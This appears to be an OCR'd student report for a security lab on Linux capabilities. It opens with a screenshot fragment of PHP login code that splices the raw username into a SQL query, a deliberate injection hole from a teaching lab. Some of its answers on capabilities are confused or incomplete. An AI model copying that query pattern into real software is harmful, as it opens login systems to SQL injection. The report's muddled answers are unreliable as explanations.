$sql = "SELECT user_id, username, user_password, user_active, user_level, user_login_tries, user_last_login_try
FROM " . USERS_TABLE . "
WHERE username = '" . $username . "'";
if (!($result = $db->sql_query($sql)))
{
message_die(GENERAL_ERROR, 'Error in obtaining userdata', '', __LINE__, __FILE__, $sql);
}
if($row = $db->sql_fetchrow($result))
PHP Tab Width: 8 Ln 77, Col 9 INS
[SEED_Book_1... [seed@seed-d... SQLLabMysqlP... Gmail - (無主旨... *login.php (/va...
Left ⌘

6.4 Linux Capability Exploration Lab

Task 1: Experiencing Capabilities

Question 1: Please turn the following Set-UID programs into non-Set-UID programs, without affecting the behaviors of these programs.
Ans: after changing the capability of `/usr/bin/passwd` by root, the seed user can still run this program without affecting behaviors of this program.



Question 2: You have seen what we can do with the cap net raw capability. We would like you to get familiar with several other capabilities. For each of the following capabilities, do the following: (1) explain the purpose of this capability; (2) find a program to demonstrate the effect of these capabilities (you can run the application with and without the capability, and explain the difference in the results). You can also write your own applications if you prefer, as long as they can demonstrate the effect of the capability. Here is the list of capabilities that you need to work on (read include/linux/capability.h to learn about the capabilities).
ANS:


- **cap_dac_read_search**: Overrides all DAC restrictions regarding read and search on files and directories, including ACL restrictions if [_POSIX_ACL] is defined. Excluding DAC access covered by CAP_LINUX_IMMUTABLE.
- **cap_dac_override**: Override all DAC access, including ACL execute access if [_POSIX_ACL] is defined. Excluding DAC access covered by CAP_LINUX_IMMUTABLE.
- **cap_fowner**: Overrides all restrictions about allowed operations on files, where file owner ID must be equal to the user ID, except where CAP_FSETID is applicable. It doesn't override MAC and DAC restrictions.
- **cap_chown**: In a system with the [_POSIX_CHOWN_RESTRICTED] option defined, this overrides the restriction of changing file ownership and group ownership.

- **cap_fsetid**: Overrides the following restrictions that the effective user ID shall match the file owner ID when setting the S_ISUID and S_ISGID bits on that file; that the effective group ID (or one of the supplementary group IDs) shall match the file owner ID when setting the S_ISGID bit on that file; that the S_ISUID and S_ISGID bits are cleared on successful return from chown(2) (not implemented).
- **cap_sys_module**: Insert and remove kernel modules - modify kernel without limit; Modify cap_bset.
- **cap_kill**: Overrides the restriction that the real or effective user ID of a process sending a signal must match the real or effective user ID of the process receiving the signal.
- **cap_net_admin**: Allow interface configuration; Allow administration of IP firewall, masquerading and accounting; Allow setting debug option on sockets; Allow modification of routing tables; Allow setting arbitrary process / process group ownership on sockets; Allow binding to any address for transparent proxying; Allow setting TOS (type of service); Allow setting promiscuous mode; Allow clearing driver statistics; Allow multicasting; Allow read/write of device-specific registers; Allow activation of ATM control sockets;
- **cap_net_raw**: Allow use of RAW sockets; Allow use of PACKET sockets
- **cap_sys_nice**: Allow raising priority and setting priority on other (different UID) processes; Allow use of FIFO and round-robin (realtime) scheduling on own processes and setting the scheduling algorithm used by another process; Allow setting cpu affinity on other processes.
- **cap_sys_time**: Allow manipulation of system clock; Allow irix_stime on mips; Allow setting the real-time clock

Task 2: Adjusting Privileges

Question 3: Compile the following program, and assign the **cap_dac** read search capability to the executable. Login as a normal user and run the program. Describe and explain your observations.

ANS: file can not be executed, shown in the below figure.



Question 4: If we want to dynamically adjust the amount of privileges in ACL-based access control, what should we do? Compared to capabilities, which access control is more convenient to do so?
ANS: we can use 'setfacl' to change the ACL-based access control. "setfacl" command assigns a list of user IDs and groups, any number of users and groups can be associated with a file such as read, write, execute protection bits. Compared to ACL-based access control, capabilities has another advantage: it is quite convenient to dynamically adjust the amount of privileges a process has, which is essential for achieve the principle of least privilege, moreover because a capability ticket specifies authorized objects and operations for a particular user. OS may hold all tickets on behalf of users and make them inaccessible to users. Integrity of tickets must be protected guaranteed. Then, the capabilities not dynamic here.

Question 5: After a program (running as normal user) disables a capability A, it is compromised by a buffer-overflow attack. The attacker successfully injects his malicious code into this program's stack space and starts to run it. Can this attacker use the capability A? What if the process deleted the capability, can the attacker uses the capability?
ANS: System administrators can bound the capabilities allowed on the system. They can remove capabilities from a running system. Once a capability has been removed, it cannot be added back again, until the system reboots. This can limit the damage for some systems even if the root has been compromised.

Question 6: The same as the previous question, except replacing the buffer-overflow attack with the race condition attack. Namely, if the attacker exploits the race condition in this program, can he use the capability A if the capability is disabled? What if the capability is deleted?
ANS: Yes, he can. However, if the capability has been deleted, he cannot use the capability A again. when a privilege is no longer needed in a process, we should allow the process to permanently remove the capabilities relevant to this privilege. Therefore, even if the process is compromised, attackers will not be able to gain these deleted capabilities.

Reference

http://www.w3schools.com/sql/sql_update.asp
http://linux-vserver.org/Capabilities_and_Flags
http://www.cis.syr.edu/~wedu/Teaching/CompSec/LectureNotes_New/Capability.pdf
https://www.cs.umd.edu/class/spring2016/cmsc414/projects/p2.pdf
https://github.com/andschwa/uidaho-cs-336-lab3/blob/master/write-up.org
http://www.unixwiz.net/techtips/sql-injection.html
http://www.cis.syr.edu/~wedu/education/websec3.html
IERG4130 Tutorial 2 by XiuHua Wang